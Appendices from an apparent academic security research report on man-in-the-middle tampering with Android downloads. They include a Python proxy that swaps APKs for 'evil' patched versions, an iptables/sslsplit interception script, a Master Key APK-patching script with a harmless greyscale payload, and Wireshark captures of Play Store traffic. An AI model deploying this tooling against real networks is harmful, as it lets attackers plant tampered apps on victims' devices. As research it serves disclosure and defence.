<media xmlns="http://www.openmobilealliance.org/xmlns/dd">
  <type>application/octet-stream</type>
  <description>Verbeterde Stabiliteit.</description>
  <objectURI>http://fota-s3-dn.ospserver.net/firmware/PHN/
  SM-T210/c55e38532b274e7792c44716be7774df.bin</objectURI>
  <size>66631820</size>
  <installNotifyURI>https://cfota3.ospserver.net/v1/device/magicsync/mdm/dlserver/notify?
  pkgID=FW-20131007-81230&amp;wrkID=WR-20131212-CC-51739585</installNotifyURI>
</media>
```

Appendix II: Transparent APK download

Listing 12: PlyStore - Play Store in Python

```python
# PlyStore - PlayStore in Python
#
# Jan-Willem Selij <jan-willem.selij@os3.nl>
# Thijs Houtenbos <mathijs.houtenbos@os3.nl>

from bottle import route, run, request, static_file, error, response, Response
import os
import sys
import urllib2
import subprocess
import requests
import hashlib


#app = Flask(__name__)


# Hard link to evil apk
@route("/evil.apk")
def evil():
    """
        Return the (cached) evil.apk file.
    """
    return static_file("evil.apk", "/root/plystore/apks/")


@route("/cert.crt")
def cert_crt():
    return static_file("cert.crt", "/root")


@route("/cert.pem")
def cert_pem():
    return static_file("cert.pem", "/root")


# Ugly-ass wildcard to catch everything
@route("/<:re:.*>")
def default():
    #print("Got URL!: {0!s}".format(request.urlparts.netloc))

    # This NEEDS the full Play Store url
    # like http://r8---sn-5hn7snld.c.android.clients.google.com/market/GetBinary/GetBinary/nl.
        tvgids/7?ms=au&mt=1386165699&mv=m [...]
    download_url = request.url
    download_url_lower = request.url.lower()

    # INTERCEPT THESE WEBSITES
    intercept_apk = ['whatsapp.com/android/current', '.apk']
    if any(site in download_url_lower for site in intercept_apk):
        hash = hashlib.md5(download_url.encode()).hexdigest()
        print("EVIL APK REQUEST INTERCEPT COMMENCES");

        # Download the APK
        filename = "/root/plystore/apks/" + hash + ".apk"
        if (not os.path.exists(filename)):
            print("Downloading the GOOD APK: " + download_url)
            result = get_from_site(download_url, filename)
            print("Patching GOOD APK with hash: " + hash)
        else:
            print("GOOD APK already stored in cache")
            result = True

        if result:
      # Call Thijs' APK patch script
            subprocess.call("./hack /root/plystore/apks/" + hash + ".apk /root/plystore/apks/
                evil_" + hash + ".apk /tmp/temp.apk", shell=True)
            print("Finished patching GOOD APK, sending EVIL APK to requester...")
            # Set content type for APK and mimic Play Store server response
            response.content_type = "application/vnd.android.package-archive"
            response.set_header("Server", "HTTP Upload Server Built on Nov 15 2013 16:02:54
                (1384560174)")
            return static_file("evil_" + hash + ".apk", "/root/plystore/apks")

    else:
        # Proxy all non-APK requests
        print "PROXYING: ", download_url
        r = requests.get(download_url)
        response.content_type = r.headers['Content-type'] # 'text/html';
        return r.content # r.content
    # Stop
    return True



# Taken from SO:
# http://stackoverflow.com/questions/728118/python-downloading-a-large-file-to-a-local-path-and
      -setting-custom-http-headers
def urlretrieve(urlfile, fpath):
    chunk = 4096
    f = open(fpath, "w")
    while 1:
        data = urlfile.read(chunk)
        if not data:
            # print "done."
            break
        f.write(data)
        #print "Read %s bytes"%len(data)
    return True


def get_from_store(download_url, store_directory):
    """
        Get a file from the given download URL
        download_url -- Download url, usually something like
        yaddayadda.c.android.clients.google.com/market/GetBinary/GetBinary/<appname>/...
        store_directory -- Directory plus file name
    """
    # Taken from Motorola XT910 Android 4.1.2
    user_agent = "AndroidDownloadManager/4.1.2 (Linux; U; Android 4.1.2; XT910 Build/9.8.2O-124
         _SPUEM-14)"
    request = urllib2.Request(download_url)
    request.add_header('User-Agent', user_agent)
    #urlretrieve(urllib2.urlopen(request), "/tmp/file.apk")
    result = urlretrieve(urllib2.urlopen(request), store_directory)
    return True


def get_from_site(download_url, store_directory):
    """
        Get a file from the given download URL
        download_url -- Download url, usually something like
        store_directory -- Directory plus file name
    """
    request = urllib2.Request(download_url)
    result = urlretrieve(urllib2.urlopen(request), store_directory)
    return True


run(host='0.0.0.0', port=80)
```

Appendix III: SSLSplit Config file

Listing 13: Proxy bash script with config

```
#!/bin/bash

# Reset routing
iptables -F
iptables -t nat -A POSTROUTING -o em1 -j MASQUERADE
iptables -A FORWARD -i em2 -o em1 -j ACCEPT
iptables -A FORWARD -i em1 -o em2 -m state --state RELATED,ESTABLISHED -j ACCEPT
echo 1 > /proc/sys/net/ipv4/ip_forward
ifconfig em2 192.168.1.254 netmask 255.255.255.0 up

# Enable prerouting
iptables -P FORWARD ACCEPT
iptables -F FORWARD
iptables -t nat -F PREROUTING
iptables -t nat -A PREROUTING -i em2 -p tcp --destination-port 443 -j REDIRECT --to-port 666
iptables -t nat -A PREROUTING -i em2 -p tcp --destination-port 80 -j REDIRECT --to-port 6900

# Kill instances
killall sslstrip
killall sslsplit
killall sslsniff


# Start SSLstrip
# echo Starting SSLstrip on port 6900
# sslstrip -l 6900 1> sslstrip.log 2>&1 &

# Start SSLsplit
#echo Starting SSLsplit on port 666
sslsplit -D -O -P -S /root/logdir/ -c /root/cert.pem ssl 0.0.0.0 666 tcp 0.0.0.0 6900
```

Appendix IV: APK ’evil hack’ script

Listing 14: APK ’evil hack’ script utilizing Master Key exploit

```
#!/bin/bash

# Check for APK file argument
if [[ ! -e "$1" ]]; then
  echo "Enter APK filename, example: ./hack Hangouts.apk EVIL_Hangouts.apk /tmp/temp.apk"
  exit;
fi;

# Check if file was already processed
if [ -z "$2" ]; then
  e="EVIL_$1"
else
  e="$2"
fi;
if [ -e $e ]; then
  echo "EVIL FILE CACHED: $e"
  exit;
fi;

# Temp file
if [ -z "$3" ]; then
  tmp="/tmp/temp.apk"
else
  tmp="$3"
fi;

# Prepare to extract APK in
rm -f "$tmp"
cp "$1" "$tmp"
t=${1}_content
echo CREATING WORKING FOLDER $t
mkdir -p $t
cd $t
jar xf $tmp

# Make the whole app black and white
for f in `find . -name "*.png"`
do
  n=$(echo $f | sed s/.png/.pnx/)
  echo **FIXING** $f
  convert $f -colorspace Gray $n
  zip -q -d $tmp $f
  zip -q -g $tmp $n # hacked
  zip -q -g $tmp $f # original
done;

# Finish APK hack
cd ..
sed -i.bak s/.pnx/.png/g $tmp
rm -f $e
mv $tmp $e
# rm *.bak
echo "EVIL FILE SPAWNED: $e"
```

Appendix V: Samsung update package

Listing 15: OTA package read by utility less

```
PK^C^D^T^@^H^@^H^@&    >^@^@^@^@^@^@^@^@^@^@^@^@^]^@^D^@META-INF/com/android/metadata Ł^@^@+
       /. M*   I   -N  -.  K   )10*  L      <80>3  L  ^L  <8C>       MM    C
<8C>^L^M""^\}=- J <8B>S<8B>  <8B>RsR^S<8B>Su S+<8B>
@^F<96> d   ^V<97> $  ^ V  ^Z^Z[^X<98>^Z<99><9A>^X<99>p^U^ T  <92>k<93>  +6<9B><80>       <96>e&
          t s ^A^@PK^G^H^\^P)cz^@^@^ @  ^@^@^@PK^C^D^T^@^H^@^H^@&    >^@^@
^@^@^@^@^@^@^@^@^@^@)^@^@^@META-INF/com/google/android/update-binary<94>
```

Listing 16: Excerpt of OTA package read by utility strings

```
META-INF/com/android/metadata
META-INF/com/google/android/update-binary
META-INF/com/google/android/updater-script
[...]
patch/system/SW_Configuration.xml.ps
patch/system/app/AccuweatherDaemon.odex.ps
patch/system/app/AllshareMediaServer.odex.ps
patch/system/app/AllshareService.odex.ps
patch/system/app/ApplicationsProvider.apk.puU
patch/system/app/ApplicationsProvider.odex.ps
patch/system/app/BCService.odex.ps
patch/system/app/CertInstaller.apk.puU
patch/system/app/CertInstaller.odex.ps
patch/system/app/ChromeBookmarksSyncAdapter.apk.puT     PSW
patch/system/app/ChromeWithBrowser.apk.p
```

Appendix VI: Google Play

Listing 17: Wireshark capture: First request

```
No.     Time           Source                Destination           Protocol Length Info
    950 42.942605000   192.168.1.136         74.125.132.139        HTTP     488    GET /market/
         download/Download?packageName=nl.tvgids&versionCode=7&token=
         AOTCm0SleO2HQOQdKObEcbc3l$

Hypertext Transfer Protocol
    GET /market/download/Download?packageName=nl.tvgids&versionCode=7&token=
         AOTCm0SleO2HQOQdKObEcbc3lG7axuxe3nfy6bfKYoEy9Zx_HpvEJn5ibluzt520JS4BB8xjpi3KMpmDbUfIn17nJ
         -Npk_RhhvyusQU6 [...]
        [[truncated] Expert Info (Chat/Sequence): GET /market/download/Download?packageName=nl.
             tvgids&versionCode=7&token=
             AOTCm0SleO2HQOQdKObEcbc3lG7axuxe3nfy6bfKYoEy9Zx_HpvEJn5ibl$
        Request Method: GET
        Request URI: /market/download/Download?packageName=nl.tvgids&versionCode=7&token=
             AOTCm0SleO2HQOQdKObEcbc3lG7axuxe3nfy6bfKYoEy9Zx_HpvEJn5ibluzt520JS4BB8xjpi3KMpmDbUfIn17nJ
             -N$
        Request Version: HTTP/1.1
    Cookie: MarketDA=17596790821130613429\r\n
    Host: android.clients.google.com\r\n
    Connection: Keep-Alive\r\n
    User-Agent: AndroidDownloadManager/4.1.2 (Linux; U; Android 4.1.2; XT910 Build/9.8.2O-124
         _SPUEM-14)\r\n
    \r\n
    [Full request URI [truncated]: http://android.clients.google.com/market/download/Download?
         packageName=nl.tvgids&versionCode=7&token=
         AOTCm0SleO2HQOQdKObEcbc3lG7axuxe3nfy6bfKYoEy [...]
```

Listing 18: Wireshark capture: Second request

```
No.     Time           Source                Destination           Protocol Length Info
    952 43.175811000   74.125.132.139        192.168.1.136         HTTP     1283   HTTP/1.1 302
          Moved Temporarily  (text/html)

Hypertext Transfer Protocol
    HTTP/1.1 302 Moved Temporarily\r\n
        [Expert Info (Chat/Sequence): HTTP/1.1 302 Moved Temporarily\r\n]
        Request Version: HTTP/1.1
        Status Code: 302
        Response Phrase: Moved Temporarily
    Cache-control: no-cache\r\n
    [truncated] Location: http://r8---sn-5hn7snld.c.android.clients.google.com/market/GetBinary
         /GetBinary/nl.tvgids/7?ms=au&mt=1386165699&mv=m&expire=1386338581&ipbits=0&ip=0.0.0.0
         $
    Pragma: no-cache\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    Date: Wed, 04 Dec 2013 14:03:01 GMT\r\n
    X-Content-Type-Options: nosniff\r\n
    X-Frame-Options: SAMEORIGIN\r\n
    X-XSS-Protection: 1; mode=block\r\n
    Server: GSE\r\n
    Alternate-Protocol: 80:quic\r\n
    Transfer-Encoding: chunked\r\n
    \r\n
    HTTP chunked response
Line-based text data: text/html
```

Listing 19: Wireshark capture: Third request

```
No.     Time           Source                Destination           Protocol Length Info
    962 43.338687000   192.168.1.136         173.194.50.237        HTTP     564    GET /market/
         GetBinary/GetBinary/nl.tvgids/7?ms=au&mt=1386165699&mv=m&expire=1386338581&ipbits=0&i
          [...]

Hypertext Transfer Protocol
    [truncated] GET /market/GetBinary/GetBinary/nl.tvgids/7?ms=au&mt=1386165699&mv=m&expire
         =1386338581&ipbits=0&ip=0.0.0.0&cp=Snp2bWRzSEI6MDY2NTA4MDYxODAwNDYwMjQwNTU&sparams=
         expire$
        [[truncated] Expert Info (Chat/Sequence): GET /market/GetBinary/GetBinary/nl.tvgids/7?
             ms=au&mt=1386165699&mv=m&expire=1386338581&ipbits=0&ip=0.0.0.0&cp=
             Snp2bWRzSEI6MDY2NTA4 [...]
        Request Method: GET
        Request URI [truncated]: /market/GetBinary/GetBinary/nl.tvgids/7?ms=au&mt=1386165699&mv
             =m&expire=1386338581&ipbits=0&ip=0.0.0.0&cp=
             Snp2bWRzSEI6MDY2NTA4MDYxODAwNDYwMjQwNTU&s [...]
        Request Version: HTTP/1.1
    Cookie: MarketDA=17596790821130613429\r\n
    Host: r8---sn-5hn7snld.c.android.clients.google.com\r\n
    Connection: Keep-Alive\r\n
    User-Agent: AndroidDownloadManager/4.1.2 (Linux; U; Android 4.1.2; XT910 Build/9.8.2O-124
         _SPUEM-14)\r\n
    \r\n
    [Full request URI [truncated]: http://r8---sn-5hn7snld.c.android.clients.google.com/market/
         GetBinary/GetBinary/nl.tvgids/7?ms=au&mt=1386165699&mv=m&expire=1386338581&ipbits=0&i
          [...]
```

Listing 20: Play Store download headers

```
HTTP/1.1 200 OK
Date: Mon, 02 Dec 2013 18:35:48 GMT
ETag: da39a3ee_5e6b4b0d_3255bfef_95601890_afd80709
Expires: Tue, 02 Dec 2014 18:35:48 GMT
Content-Type: application/vnd.android.package-archive
Content-Length: 7696337
Accept-Ranges: bytes
Cache-Control: public, max-age=31536000
Server: HTTP Upload Server Built on Nov 15 2013 16:02:54 (1384560174)
Last-Modified: Sun, 01 Apr 2007 07:00:00 GMT
Connection: close
Alternate-Protocol: 80:quic
X-Content-Type-Options: nosniff

<APK data>
```